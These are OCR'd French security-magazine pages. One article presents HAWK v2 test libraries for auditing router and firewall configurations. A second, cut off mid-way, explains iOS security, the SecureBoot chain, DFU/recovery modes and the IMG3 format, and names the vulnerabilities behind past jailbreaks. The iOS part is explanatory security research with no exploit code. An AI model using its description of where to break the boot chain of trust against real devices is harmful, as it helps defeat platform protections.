[21] **Rappelons que les infrastructures critiques ne sont pas toutes nécessairement SCADA : les télécoms, les systèmes financiers ne sont pas SCADA**

[22] **Transcription d'une réunion d'information du département de la Défense des États-Unis, 12 février 2002 :** http://www.defenselink.mil/transcripts/transcript.aspx?transcriptid=2636



UNE APPROCHE INTÉGRÉE POUR L'ANALYSE DES CONFIGURATIONS (PARTIE 2)

Cédric Llorens – cedric.llorens@wanadoo.fr & Denis Valois – denis.valois@laposte.net

mots-clés : RÉSEAU / SÉCURITÉ / CONFIGURATION / EXPRESSION RÉGULIÈRE

Cet article présente les bibliothèques de tests Juniper, Alcatel et Packet-Filter disponibles avec la version 2 de HAWK [MISC]. Ces bibliothèques sont toutes accessibles, ainsi que le compilateur HAWK, sur notre site [HAWK].

1 Introduction

Ce deuxième article illustre la mise en œuvre de HAWK v2 pour analyser des configurations Juniper, Alcatel et Packet-Filter. Les tests sont regroupés en bibliothèques, et à chaque bibliothèque est associé un programme de normalisation de configuration, dans le style d'un *pretty-printer*.

Après une description du processus de normalisation des configurations, nous décrivons brièvement le contenu des bibliothèques de tests et donnons ensuite un exemple d'un test de chaque bibliothèque (en soulignant l'intérêt d'utiliser HAWK plutôt qu'un autre langage de programmation).

2 La normalisation des configurations

La plupart d'entre nous connaissent les configurations de type CISCO dont la structure ne repose pas sur une hiérarchie de blocs imbriqués et dont le format est de type Fortran (ligne par ligne). En revanche, ce n'est pas du tout le cas pour les configurations de type Juniper, Alcatel ou Packet-Filter. En effet, ces types de configuration peuvent être en format libre (Juniper, Packet-Filter) ou sur une structure hiérarchique de blocs imbriqués (Juniper, Alcatel). La normalisation d'une configuration permet de reformater l'*input* de façon à pouvoir la traiter ligne par ligne en HAWK ou avec tout autre programme **[Llorens, Valois]**.

Une configuration Juniper JUNOS est un ensemble de blocs consécutifs ou imbriqués, où grossièrement un début de bloc est déterminé par **{** et la fin d'un bloc par **}**, comme l'illustre l'exemple suivant :

```
[edit]
interfaces      { /* commentaire */
  at-1/0/0 /* commentaire
              sur plusieurs
              lignes */
    {
    description      router;
    atm-options{vpi 0 maximum-vcs 1024; ilmi;}
    unit 131 {
      description to-other-router;
      encapsulation atm-snap; point-to-point;  vci 0.131;
      family inet { address 10.1.1.1/30; }
      family iso /*vide*/;
    }
  }
}
```

Même sans détailler la grammaire JUNOS, il est clair qu'une normalisation est essentielle pour assurer qu'une ligne correspond à une ligne de configuration.

De même, une configuration Alcatel TiMOS est un ensemble de blocs consécutifs ou imbriqués, où grossièrement un début de bloc est déterminé par un mot-clé prédéfini (**system**, **name**, etc.), suivi d'espaces, et la fin d'un bloc par **exit**, comme l'illustre l'exemple suivant :

```
system
    # commentaire
    name "SINED"
    location "Mouans-Sartoux"
    chassis-mode c


    snmp
        packet-size 8192
    exit


    login-control
        telnet
            inbound-max-sessions 7
        exit
        idle-timeout 60
    exit
exit
```

Sans rentrer dans le détail de la grammaire permettant de générer une configuration TiMOS, une telle configuration nécessite cependant une normalisation avant d'appliquer les tests génériques de la bibliothèque.

Enfin, une configuration Packet-Filter contient un ensemble d'éléments globaux (macro, table, etc.) et un ensemble de règles de filtrage, comme l'illustre l'exemple suivant :

```
…
pass in quick on $table1 proto udp from $src1 to $Table2 port snmp
$keep_state
pass in quick on $table1 proto icmp from $src1 to $Table2 icmp-type
echoreq $keep_state
…
```

De manière générale, le programme de normalisation enlève les commentaires et produit une et une seule règle de configuration par ligne. Les lignes vides sont éliminées. L'espacement entre les symboles lexicaux est toujours 1 espace blanc, et l'indentation des blocs est également de 1 espace blanc.

Rappelons que l'objectif de cette normalisation est de simplifier la lecture et l'analyse de configurations en HAWK ou par tout autre langage de programmation.

3 Contenu des bibliothèques de tests

Les bibliothèques de tests contiennent à la fois des tests unitaires (vérification des communautés SNMP, mise en œuvre du pare-feu, etc.) ou des tests plus complexes (détection des listes de routage définies et par référencées, détection des tables/macros définies et par référencées, etc.).

3.1 Contenu de la bibliothèque lib.juniper.hawkv1

Voici quelques descriptions de tests de la bibliothèque, comme l'illustre le tableau 1.

Nom du test	Description
t.generic.access.juniper_01.tp Firewall must be up	Détecte si le pare-feu est bien activé
t.generic.access.juniper_02.tp Firewall must implement family inet	Détecte que le pare-feu a bien une famille IP
t.generic.access.juniper_03.tp Firewall must be applied to interface lo/unit0/family inet	Détecte que le pare-feu est bien appliqué sur l'interface l0/Unit0/Family inet
Etc.	Etc.

Tableau 1 : Exemples de tests de la bibliothèque lib.juniper.hawkv1

3.2 Contenu de la bibliothèque lib.alcatel.hawkv1

Voici quelques descriptions de tests de la bibliothèque, comme l'illustre le tableau 2.

Nom du test	Description
t.generic.access.alcatel_01.tp Check that cpm/ip-filter is up	Détecte si le pare-feu IP (niveau 3) est bien activé
t.generic.access.alcatel_02.tp Cpm/mac-filter must be up	Détecte si le pare-feu MAC (niveau 2) est bien activé
Etc.	Etc.

Tableau 2 : Exemples de tests de la bibliothèque lib.alcatel.hawkv1

3.3 Contenu de la bibliothèque lib.pf.hawkv1

Voici quelques descriptions de tests de la bibliothèque, comme l'illustre le tableau 3.

Nom du test	Description
t.generic.acl.pf_01.tp Check the last rule (block quick log all)	Détecte que la dernière règle est bien bloquante pour tout type de trafic
t.generic.acl.pf_02.tp Check nat and rdr (with no pass)	Détecte qu'aucune règle de NAT d'adresse ou de port n'a le mot-clé packet-filter « pass » (signifiant que les règles de filtrage ne seront pas appliquées)

Nom du test	Description
t.generic.acl.pf_03.tp Check table/macro ref and def	Détecte les « tables et macros » définies et pas appliquées et les « tables et macros » appliquées mais pas définies (il s'agit d'une vérification de consistance de la configuration)
t.generic.acl.pf_04.tp Check duplicate table/macro	Détecte les « tables et macros » dupliqués
t.generic.acl.pf_05.tp Check any at rule from/to	Détecte si un des éléments des champs **from** et **to** est à **any**
t.generic.global.pf_01.tp Check pf scrub options	Détecte la présence des commandes de configuration du mode scrub (renormalisation des paquets de données afin de protéger contre les attaques utilisant la fragmentation)

Tableau 3 : Exemples de tests de la bibliothèque lib.pf.hawkv1

4 Exemples de tests

4.1 Description d'un test Juniper

Un des intérêts d'écrire un test en HAWK, plutôt que de le programmer avec un autre langage (Python, Java, etc.), est que son écriture (intuitive) représente finalement la structure de la configuration que l'on souhaite tester.

Par exemple, le test vérifiant que le pare-feu est bien activé sur l'interface **lo/unit0/family inet** s'écrit de la manière suivante en HAWK :

```
# DESCRIPTION : Firewall must be applied to interface lo/unit0/
family inet

# DECLARATIONS ----------------

include(juniper.m4)

# TEMPLATE --------------------

m4_until_block(0,interfaces)

  m4_until_block(1,lo0)

    m4_until_block(2,unit 0)

      m4_until_block(3,family inet)

        m4_until_block(4,filter)

          m4_match(5,input)

        m4_until_end_block(4)

m4_anyline

# END ------------------------

FAILURE {
  m4_print(Firewall must be applied to interface lo/unit0/family
inet,"failed",0,high);
}
```

Le test représente l'imbrication de blocs de la configuration à tester (écriture intuitive du test). Après la normalisation de la configuration, l'exécution de ce test détecte une erreur :

```
$ ./juniper_norm < ./test.conf > ./test.conf.pp
$ ./t.generic.access.juniper_01.bin ./test.conf.pp
test.conf.pp;Firewall must be up;failed;0;risklevel=high
$
```

4.2 Description d'un test Alcatel

Autre intérêt, HAWK permet de réaliser des traitements complexes par l'utilisation de tableaux associatifs natifs, de fonctions récursives, etc.

Par exemple, le test vérifiant que les listes de filtrages définies sont référencées, et l'inverse, s'écrit de la manière suivante en HAWK :

```
# DESCRIPTION : Filter def/not ref && ref/not def

# DECLARATIONS ----------------------

include(alcatel.m4)

DECL {
       str filter_ref[], filter_def[],this_filter,i;
}

# TEMPLATE --------------------------

* (
     m4_anyline

     |

     m4_pmatch(`[ ]ip-filter [0-9]+ create')
     {
       filter_def[ field(2) ] = LINE;
     }

     |

     m4_pmatch(`[ ]filter ip[ ][0-9]+')
     {
       filter_ref[ field(3) ] = LINE;
     }
)

# END ------------------------------
```

```
SUCCESS {

  forall(this_filter = filter_def[i]) {
     if (filter_ref[i] == "")
        m4_print(`Filter def/not ref && ref/not def',this_
filter,0,`low');
  }


  forall(this_filter = filter_ref[i]) {
     if (filter_def[i] == "")
        m4_print(`Filter def/not ref && ref/not def',this_
filter,0,`high');
  }
}

FAILURE {
  m4_print(`Filter defined and not referenced',"failed",0,`high');
}
```

Ce test illustre la facilité d'utiliser des tableaux associatifs en HAWK pour stocker des éléments de ligne de configuration, mais aussi de faire des recoupements croisés entre ces tableaux. Après la normalisation de la configuration, exécutons ce test détectant une erreur :

```
$ ./alcatel_norm < ./test.conf > ./test.conf.pp
$ ./t.generic.acl.alcatel_01.bin ./test.conf.pp
test.conf.pp; Filter def/not ref && ref/not def;  ip-filter 10
create # 30;0;risklevel=low
$
```

4.3 Description d'un test Packet-Filter

Enfin, notons également que HAWK permet de simplifier l'écriture de tests par l'intégration native du macro-processeur M4.

Par exemple, le test vérifiant qu'une liste contiguë et sans ordre déterminé de commandes, mettant en œuvre le scrub, est présente (scrub permet la renormalisation des paquets de données afin de protéger contre les attaques utilisant la fragmentation), s'écrit de la manière suivante en HAWK :

```
# DESCRIPTION : Check pf scrub options

# DECLARATIONS ------------

include(pf.m4)

DECL {
   pattern p1      [fx]: scrub out all random-id
                   ;
   pattern p2      [fx]: scrub all reassemble tcp fragment
reassemble
                   ;
   pattern noscrub * ! ( p1 | p2 )
                   ;
}
```

```
# TEMPLATE ------------

noscrub

m4_pat_permute(p1, p2)

noscrub

# END -----------------

FAILURE {
   m4_print(Check pf scrub options,"failed",0,high);
}
```

Ce test illustre qu'en HAWK et grâce au macro-processeur M4, on peut exprimer une vérification complexe avec une seule ligne de programme (i.e. `m4_pat_permute`).

5 Performance

Pour chaque test écrit, HAWK génère un programme C qui sera compilé. Dit autrement, l'exécution d'un test écrit en HAWK sera évidemment plus rapide qu'un test écrit avec un langage interprété.

En situation réelle sur un PC récent sous FreeBSD, environ 70 000 fichiers de configuration (36 millions de lignes de configuration) sont parcourus en 4 minutes environ par un test écrit en HAWK.

Conclusion

Écrire avec un seul outil et de manière lisible/intuitive des tests (pour tout type de configuration) est donc possible avec HAWK v2 grâce à l'intégration d'un prétraitement macro M4. Ceux qui le désirent peuvent soit participer à étoffer les bibliothèques, soit nous demander d'ajouter d'autres tests via notre blog **[HAWK]**. ■

■ RÉFÉRENCES

[HAWK] Les sources de HAWK sont disponibles sur le site web : http://tableaux.levier.org

[Llorens, Valois] C.Llorens, L.Levier, D.Valois, B.Morin, *Tableaux de bord de la sécurité réseau*, 3ème édition, Eyrolles, 562 pages, ISBN 2-212-12821-5, août 2010

[MISC] D.Valois, C.Llorens, « Une approche intégrée pour l'analyse des configurations – partie1 », *MISC* n°52, novembre/décembre 2010

FAILLES ET iOS

Cyril Cattiaux – cyril.cattiaux@gmail.com

mots-clés : iOS / JAULBREAK / SECUREBOOT / EXPLOIT

Pour Apple, « iOS est le système d'exploitation mobile le plus avancé au monde ». Il y a les partisans et les réfractaires, mais quoi qu'il en soit, force est de constater que l'iPhone suscite un fort engouement mondial. Ce succès est dû au savoir-faire technique et commercial d'Apple, qui a su imposer sa vision de la mobilité moderne tant aux utilisateurs qu'aux opérateurs. iOS est un OS fermé, sur lequel le propriétaire du terminal ne peut installer des applications sans que celles-ci n'aient préalablement été approuvées par Apple. Cette sécurité, pierre angulaire du business model de l'AppStore, garantit aussi les contrats d'exclusivité (SIM Lock) avec les opérateurs mobiles. Pourtant, des développeurs indépendants ont réalisé des outils de « jailbreak » permettant de passer outre ces limites, afin de permettre la réalisation libre d'applications. Nous allons voir comment ils ont réussi à mettre à mal la sécurité d'iOS et comment Apple est en passe de réaliser le système d'exploitation mobile le plus secure au monde.

1 Introduction

1.1 Le périmètre de cet article

iOS est aujourd'hui le système d'exploitation de différents terminaux Apple : iPhone, iPod touch, iPad et Apple TV. Ces matériels sont techniquement très proches, mais quelques différences notables apparaissent : par exemple, l'iPhone et certaines versions de l'iPad incluent un système de communication GSM, alors que les autres n'en disposent pas. Ce circuit intégré supplémentaire, le *baseband*, est une véritable plateforme dédiée, intégrant un CPU, une mémoire, des coprocesseurs et un système d'exploitation temps-réel : dans le cas de l'iPhone 4, l'OS ThreadX d'ExpressLogic pilote le baseband X-Gold 618.

L'objet de cet article étant la sécurité d'iOS, le baseband ne sera pas abordé, mais il est la cible de recherches de vulnérabilités et d'*exploits* permettant le « SIM unlocking » : l'*iPhone Dev Team* est ainsi devenue, avec son application ultrasn0w, la référence en la matière.

Nous nous concentrerons sur le *System-on-Chip* (SoC) applicatif de l'iPhone, le dénominateur commun entre les différentes plateformes Apple exécutant iOS : c'est le processeur en charge des applications graphiques.

Par simplicité enfin, nous utiliserons le terme « iPhone », mais les informations mentionnées ici sont aussi applicables aux autres terminaux iOS, avec un bémol toutefois sur la phase de démarrage bas niveau, qui ne s'applique pas aux anciennes générations (iPhone 2G, iPhone 3G, iPod 1G), étant très différente, car largement modifiée par Apple suite aux exploits développés par l'iPhone Dev Team : Pwnage et Pwnage 2.0.

1.2 Le SoC applicatif

Le SoC a évolué depuis la 1ère génération d'iPhone en 2007 : d'abord de type ARMv6, le CPU est ARMv7 depuis la 3ème génération (iPod 3G, iPhone 3Gs), la fréquence d'horloge du CPU et de la mémoire a augmenté, un processeur d'accélération 3D plus rapide a été intégré, etc. Pour information, la dernière révision en date a pour nom de code S5L8930 (publiquement : A4) et peut intégrer un CPU de 1 GHz et 512 Mo de RAM (iPhone 4). Chaque terminal iOS dispose de plus d'une mémoire NAND en standard d'un espace allant de 4 Go à 64 Go, selon les générations et versions.

La plus grande difficulté vis-à-vis de la recherche de vulnérabilités sur iPhone est qu'il n'existe aucune documentation publique concernant son architecture technique. L'ensemble des adresses d'entrée/sortie et

les différentes plages mémoires connues publiquement ont été identifiées par ingénierie inverse du noyau d'iOS. La référence de ces informations est *The iPhone Wiki* **[WIKI]**.

1.3 Mécanismes de sécurité userland

De manière à empêcher la modification du système d'exploitation au niveau *filesystem*, Apple a choisi de séparer iOS en deux partitions : une partition « système » et une partition « utilisateur ».

La partition système contient le *kernelcache* (*kernel* et ses extensions), ainsi que l'ensemble des *daemons*, programmes et bibliothèques nécessaires à iOS. Elle est montée en lecture seule.

La partition utilisateur contient l'ensemble des applications (dont Safari et Mail), leurs préférences et données associées.

Cette première sécurité, alliée au fait que l'ensemble des applications sont lancées avec un utilisateur restreint `mobile`, permet de garantir le fait que le système ne pourra être altéré pour le débrider.

Chaque application est d'autre part exécutée dans un bac à sable distinct grâce à *Mac OSX Seatbelt*. Le répertoire « prison », unique à chaque application, accessible en lecture/écriture par celle-ci, contient l'ensemble de ses données et préférences. Safari, par exemple, y stocke ses signets et son cache. Une application ne peut accéder à aucun autre répertoire en dehors de cette prison, et grâce à cette spécificité, elle ne peut donc lire les données d'une autre ni les fichiers du système.

Ensuite, tout exécutable doit être signé par Apple, ou son lancement sera bloqué par le kernel qui vérifie les hashs SHA1 de chacune des pages mémoires qui ont été embarqués dans le binaire signé MachO. Le processus de validation des applications effectué par Apple, qui aboutira sur la signature de l'applicatif et sa mise à disposition sur l'AppStore, est d'ailleurs reconnu pour son sérieux et sa sévérité vis-à-vis de l'utilisation d'API privées et de comportements douteux. Un *malware* pourra être retiré rapidement de l'AppStore des suites de l'identification d'une faille.

Enfin, iOS intègre des mécanismes de prévention d'exécution de code arbitraire ou *Data Execution Prevention* (DEP) :

- le *heap* et la pile ne sont pas exécutables. Les pages mémoires sont marquées NX : *No eXecute*.
- les pages mémoires de code sont marquées W^X (*Write Xor eXecute*), si bien qu'elles ne sont pas modifiables au *runtime*.

L'écriture d'exploits *userland* nécessite donc des *payloads* de type *return-to-libc* ou ROP.

Se référer à l'article « Mémoire non exécutable : vers le Return Oriented Programming », paru dans *MISC* n°51, pour de plus amples informations sur ROP.

1.4 La chaîne de confiance

L'ensemble des mécanismes de sécurité mis en œuvre en *userland* par le kernel iOS n'auraient aucun intérêt s'il était possible d'intervenir sur le *firmware* inscrit par iTunes dans l'iPhone et changer le kernel pour une version dépourvue de ces contraintes.

Pour répondre à cette problématique, Apple a développé un système sécurisé de démarrage breveté nommé « SecureBoot ». L'objectif du système est de garantir que tous les éléments du bootloader au kernel sont authentiques. Chaque maillon exécuté au démarrage (que nous préciserons en section 2) est vérifié par son précédent : il doit être intègre et la signature apposée par le certificat d'Apple doit attester qu'il n'a pas été modifié. Un autre mécanisme (ECID, voir section 2.6) empêche l'utilisateur de pouvoir revenir à une version précédente d'iOS (*downgrade*) potentiellement vulnérable.

1.5 Difficulté du jailbreak userland

Malgré le SecureBoot protégeant le kernel d'une altération dans la mémoire de stockage de l'iPhone, un acteur de la « communauté jailbreak », nommé comex, a réussi la prouesse de débrider l'iPhone de manière persistante (*untethered*), et ce au runtime !

L'année 2010 a ainsi été riche en exploits userland et *kerneland*, qui ont permis le débridage des firmwares 3.1.2, 3.1.3, 3.2, 3.2.1 et 4.0.1.

La difficulté d'un tel exercice est de passer outre les protections DEP en userland, de trouver une escalade de privilèges pour accéder au kernel, et d'utiliser une vulnérabilité imputable à ce dernier pour pouvoir modifier son espace mémoire.

Ainsi, pour Spirit, 3 vulnérabilités différentes ont été utilisées :

- *MobileBackup copy directory traversal* : injection ;
- *Incomplete codesign* : exécution userland et untethered ;
- *BPF_STX kernel write* : exécution kerneland.

Pour Star :

- *Malformed CFF* (CVE-2010-1797) : exécution userland.
- Incomplete codesign : exécution userland et untethered.
- *IOSurface properties integer overflow* (CVE-2010-2973) : exécution kerneland.

Se référer à l'article « L'iPhone OS et le jailbreak Spirit », paru dans *MISC* n°51, pour l'analyse complète du jailbreak Spirit et pour une explication de Star.

Apple a livré des versions d'iOS (3.2.1/4.0.1 puis 3.2.2/4.0.2) corrigeant les failles utilisées par comex environ 1 mois après leur divulgation.

Ce type de jailbreak nécessite donc une technicité élevée (escalade de privilèges, *payloads* de type ROP), un temps considérable pour sa réalisation, et est patché sans grande difficulté par Apple.

Existe-t-il une méthode plus simple pour réaliser un jailbreak ? Oui, et nous allons le voir tout de suite, il suffit d'intervenir plus tôt dans la chaîne de confiance.

1.6 Le maillon faible

Comme nous venons de le voir, le SecureBoot garantit que le noyau est authentique dans la NOR/NAND et qu'il contient donc les protections mises en œuvre par Apple.

Si en revanche, il était possible de passer à travers les mailles du filet et laisser penser au SecureBoot que le kernel est valide alors qu'il a été modifié pour en supprimer ses sécurités, la chaîne est rompue : le jailbreak est réalisé - des applications tierces peuvent être exécutées sans la signature d'Apple.

C'est cette méthode qu'appliquent les différents jailbreak fondés sur les exploits *Pwnage* (iPhone, iPhone 3G, iPod touch) et *24kpwn* (iPod touch 2G, iPhone 3Gs).

Les avantages par rapport aux jailbreaks userland sont multiples :

- Ils détournent le SecureBoot en utilisant des vulnérabilités semi-matérielles non patchables par Apple.
- Ils sont naturellement persistants puisqu'ils interviennent lors du chargement des éléments depuis la NOR/NAND.
- Ils s'appliquent sur les maillons de la chaîne de démarrage d'iOS qui n'évoluent que très peu, pour des raisons évidentes de sécurité. La méthode de suppression des protections sur chaque élément jusqu'au kernel n'a donc quasiment pas évolué depuis 2008.
- DEP n'est pas actif avant le démarrage du noyau, facilitant grandement l'écriture des exploits

La section 3.4 présente 24kpwn, le dernier exploit public de type *bootrom untethered*.

1.7 Le vecteur d'injection

Les exploits bootland untethered survenant lors de la lecture NOR/NAND, ils nécessitent un vecteur d'injection, c'est-à-dire un moyen d'altérer la NOR/NAND pour les provoquer.

Voici des possibilités :

- Utiliser iTunes pour restaurer des firmwares « maison ». C'est exactement l'opération effectuée par PwnageTool.
- Utiliser un exploit dans le mode de restauration du firmware de l'iPhone (mode *recovery*, détaillé en section 2.3). Les outils **purpler4in**, **blackr4in**, **redsn0w** et **greenpois0n** déverrouillent le SecureBoot pour lui faire accepter un *ramdisk* personnalisé modifiant la NOR/NAND.

La 2ème a l'avantage d'être plus efficace, dans le sens où elle n'implique pas la mise à jour complète de l'OS : il s'agit seulement de « patcher » les éléments de la chaîne de démarrage et le noyau pour retirer leurs protections.

1.8 Le mélange des genres

En octobre 2010 est apparu un nouveau type de jailbreak mutant (outils **limer4in** et **greenpois0n**) :

- Les vecteurs d'injections sont des exploits *bootrom tethered* : **limer4in** et **steaks4uce**, découverts respectivement par geohot et pod2g.
- La persistance est assurée par un payload userland de comex utilisant deux vulnérabilités ; incomplete codesign (exécution userland et untethered) et **/dev/pf** *invalid pointer dereference* (CVE-2010-3830, exécution kerneland).

Ces failles bootrom DFU (voir section 2.4) permettent de limiter le nombre d'exploits userland nécessaires pour effectuer le jailbreak, et ont l'avantage d'être semi-matérielles, si bien que l'on peut s'appuyer sur elles pour la durée de vie d'une génération de terminaux.

Afin de comprendre comment ces exploits bootland ont été réalisés, nous allons présenter comment l'iPhone démarre et quels mécanismes sont employés par le SecureBoot pour vérifier les maillons de la chaîne de confiance.

2 Analyse du SecureBoot

2.1 Préliminaires

Lorsque l'iPhone démarre, le tout premier code ARM exécuté par le processeur est intégré dans le SoC applicatif, dans une mémoire non réinscriptible (ROM). Ce programme de très bas niveau est limité à 64 Ko, mais seuls 48 Ko sont actuellement utilisés pour la dernière révision (iBoot-574.4). Apple nomme ce programme la « SecureROM » :

```
00000200  53 65 63 75 72 65 52 4f  4d 20 66 6f 72 20 73 35  |SecureROM for s5|
00000210  6c 38 39 33 30 78 73 69  2c 20 43 6f 70 79 72 69  |l8930xsi, Copyri|
00000220  67 68 74 20 32 30 30 39  2c 20 41 70 70 6c 65 20  |ght 2009, Apple |
00000230  49 6e 63 2e 00 00 00 00  00 00 00 00 00 00 00 00  |Inc.............|
00000240  52 45 4c 45 41 53 45 00  00 00 00 00 00 00 00 00  |RELEASE.........|
```

L'objectif de ce code initial est de paramétrer le strict minimum de composants (CPU, MMU, bus, coprocesseurs, et NOR/NAND ou USB) pour déterminer le mode de démarrage, charger le programme de démarrage et l'exécuter.

Ce programme que la bootrom exécute, ainsi que chaque maillon du SecureBoot, est contenu dans un format de fichier IMG3 signé numériquement : ce « conteneur » est le fondement de la sécurité du chargement d'iOS. Nous le détaillons en section 2.5-2.6 et nous étudions en section 2.7 comment les contrôles de signature sont effectués.

La bootrom sait gérer 2 modes différents de démarrage : normal (NOR/NAND) et *Device Firmware Upgrade* (DFU). Le choix se fait selon un registre inscrit en ROM et les GPIO actifs :

- NOR : anciennes générations (iPhone 2G, iPod 1G, iPhone 3G, iPod 2G).
- NAND : pour les nouvelles générations, la NOR a été remplacée par une partition NAND dédiée au démarrage.
- DFU : si les boutons ***Power*** et ***Home*** sont activés suivant une procédure précise, la bootrom entre dans ce mode spécifique.

Quel que soit le mode, la bootrom ne dispose que d'un espace mémoire restreint pour charger le programme à démarrer : 0x24000 pour les anciennes générations, 0x2C000 pour l'A4. Cette limitation est à l'origine du démarrage en 3 phases d'iOS.

2.2 Démarrage normal




Fig. 1 : Chaîne de démarrage iOS en mode normal

La figure 1 présente la chaîne de démarrage normal.

En mode normal, la bootrom copie le chargeur de démarrage de 2ème niveau depuis la partition de démarrage de la NOR/NAND dans une section de mémoire restreinte (de 0x24000 à 0x2C000 octets selon la génération), puis l'exécute. Ce programme est appelé *Low Level Booter* (LLB).

Le LLB initialise un nombre plus grand de composants, essentiellement les différentes horloges, les différents blocs de mémoire NAND, la mémoire physique et un paramétrage plus complet de la MMU afin de pouvoir charger des images programme de plus grande taille. Il charge et exécute l'image programme iBoot depuis la partition de démarrage.

L'iBoot charge deux images distinctes : le *DeviceTree* depuis la partition de démarrage, monte la partition système de la NAND, charge puis lance le kernel iOS depuis celle-ci.

Le kernel initialise et démarre l'ensemble des périphériques inclus à l'iPhone en utilisant le DeviceTree comme référence des registres d'entrée/sortie, monte les partitions iOS et démarre le système d'exploitation.

2.3 Démarrage recovery




Fig. 2 : Chaîne de démarrage iOS en mode recovery

La figure 2 présente la chaîne de démarrage *recovery* lors d'une mise à jour de firmware.

Une variante du démarrage normal est le mode recovery. Ce mode est utilisé par iTunes pour effectuer la mise à jour standard d'iOS.

Le mode recovery est initié par iTunes en modifiant la valeur de la variable d'environnement `auto-boot` à `false`, et en ordonnant le redémarrage (*soft-reboot*) de l'iPhone.

Lors de son chargement, l'iBoot inspecte la valeur de cette variable, et si elle est à la valeur `false`, un *shell* USB est démarré, en lieu et place de l'exécution du kernel iOS.

iTunes envoie ensuite un ramdisk (inclus dans la distribution du nouveau firmware au format IPSW) par USB, ainsi que le DeviceTree et le kernel. Le kernel démarre, monte le ramdisk et exécute le démon `restored` contenu dans le ramdisk, établissant une communication USB entre iTunes et l'iPhone et permettant le remplacement du firmware vers la version supérieure.

Le ramdisk est un filesystem au format HFS Extended. Il peut être créé/monté/modifié sous Mac OS X à l'aide de la commande `hdiutil`. Les outils xpwn de planetbeing **[XPWN-GIT]** sont très utiles.

Deux ramdisks différents existent dans chaque distribution : *restore* et *update*. Les deux sont assez proches, la grande différence résidant dans le fait que le 2ème n'efface pas la partition utilisateur iOS, mais seulement les partitions de démarrage et système, si bien que toutes les données utilisateur (carnet d'adresses, messages, applications, musique, ...) sont conservées.

L'outil `irecovery` **[LIBRECOVERY-GIT]** de la *Chronic Dev Team* permet de communiquer avec l'iPhone en mode recovery : exécution de commandes shell et transfert d'images programme au format IMG3 vers l'iPhone.

2.4 Démarrage DFU




Fig. 3 : Chaîne de démarrage iOS en mode DFU

La figure 3 présente la chaîne de démarrage DFU lors d'une restauration de firmware.

Le mode DFU est le mode récupération de la bootrom. Activé via une procédure manuelle, il permet de réparer un iPhone dont la NOR/NAND a été corrompue, par exemple lorsqu'une mise à jour d'iOS a été interrompue avant sa finalisation. Grâce à cette fonctionnalité semi-matérielle (car incluse à la bootrom), l'iPhone n'est pas « brickable ».

Ainsi, la bootrom démarre une communication USB et attend que le chargeur de démarrage de 2ème niveau soit envoyé via USB par le *Host*, selon un protocole basique fondé sur des messages de contrôle.

iTunes transmet une première image nommée iBSS, qui n'est autre que l'équivalent DFU du LLB, mais qui au lieu de charger l'iBoot depuis la NOR/NAND initialise un *shell recovery*.

iTunes transmet une seconde image nommée iBEC, équivalent DFU de l'iBoot en mode recovery.

La suite est en tous points similaire à une restauration en mode recovery.

Pour les bidouilleurs : le protocole de transfert DFU est implémenté dans l'outil **irecovery** : il permet ainsi d'envoyer des images programmes au format IMG3 à la bootrom, tel que le fait iTunes.

2.5 Le format IMG3

C'est une structure binaire, composée d'un en-tête, puis de diverses sections.

À noter : les champs DWORD sont au format *little-endian*, le CPU ARM de l'iPhone utilisant ce mode.

2.5.1 En-tête

```
00000000  33 67 6d 49 84 59 01 00  70 59 01 00 38 51 01 00  |3gmI.Y..pY..8Q..|
00000010  62 6c 6c 69                                       |blli|
```

Position	Titre	Commentaire
0x0	Signature du format de fichier	« img3 » ou « Img3 ». Si « img3 », l'image vient de la NOR/NAND. Si « Img3 », il s'agit d'une image DFU.
0x4	Taille totale de l'image/du fichier en octets	
0x8	Taille totale de l'image, en-tête exclu, en octets	Idem que la taille totale, moins 0x14.
0xC	Offset de la section SHSH	Offset de la section SHSH (signature) en partant de l'offset 0x14.
0x10	Type d'image	« illb », « ibot », « ibss », « ibec », « dter », « krnl », etc.

2.5.2 Section

```
00000014  45 50 59 54 20 00 00 00  04 00 00 00 62 6c 6c 69  |EPYT ....blli|
00000024  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Position	Titre	Commentaire
0x0	Type de section	Exemple : « TYPE », « DATA », « SHSH », etc.
0x4	Taille totale de la section en octets	
0x8	Taille totale de la section, en-tête exclu	Idem que la taille totale, moins 0xC.
...	Contenu de la section	...

2.5.3 Composition d'une image

Section	Contenu de la section
En-tête	
« TYPE »	Type d'image, par exemple « illb », cette information est redondante avec celle présente dans l'en-tête. Certainement une raison historique. En mode DFU, le seul type autorisé est « ibss ». La SecureROM attend une image de type « illb » en mode NOR/NAND.
« DATA »	Les données réelles contenues dans l'image. Le code exécutable du LLB, par exemple.
« VERS »	Une chaîne de caractères identifiant la version de l'image. Exemple : iBoot-931.71.16. Cette version doit être inférieure ou égale à celle de l'image courante.
« SEPO »	Security Epoch
« BORD »	Matériel (*board*) compatible avec cette image. Est comparé par la SecureROM au registre matériel correspondant inscrit en ROM. Si une différence est identifiée, l'image ne sera pas exécutée.
« KBAG »	Clé et IV AES utilisés pour chiffrer le contenu de la section DATA, eux-mêmes chiffrés en AES avec la clé GID (unique à chaque modèle d'iPhone et inscrite dans le coprocesseur AES).
« ECID »	Exclusive Chip ID. Cette section n'apparaît pas dans les images du fichier IPSW. Elle est ajoutée dynamiquement par iTunes. Voir section 2.6 dédiée.
« SHSH »	Signature. Il s'agit du SHA1 chiffré du bloc de données commençant à l'offset 0xC de l'image (3ème DWORD de l'en-tête) jusqu'à la section SHSH (exclue). Le SHA1 est chiffré en RSA avec la clé privée (secrète) associée au 2ème certificat contenu dans la section CERT.
« CERT »	Contient la concaténation de 2 certificats (clés publiques) au format DER : - Apple Secure Boot Certification Authority ; - S5L89xx Secure Boot.

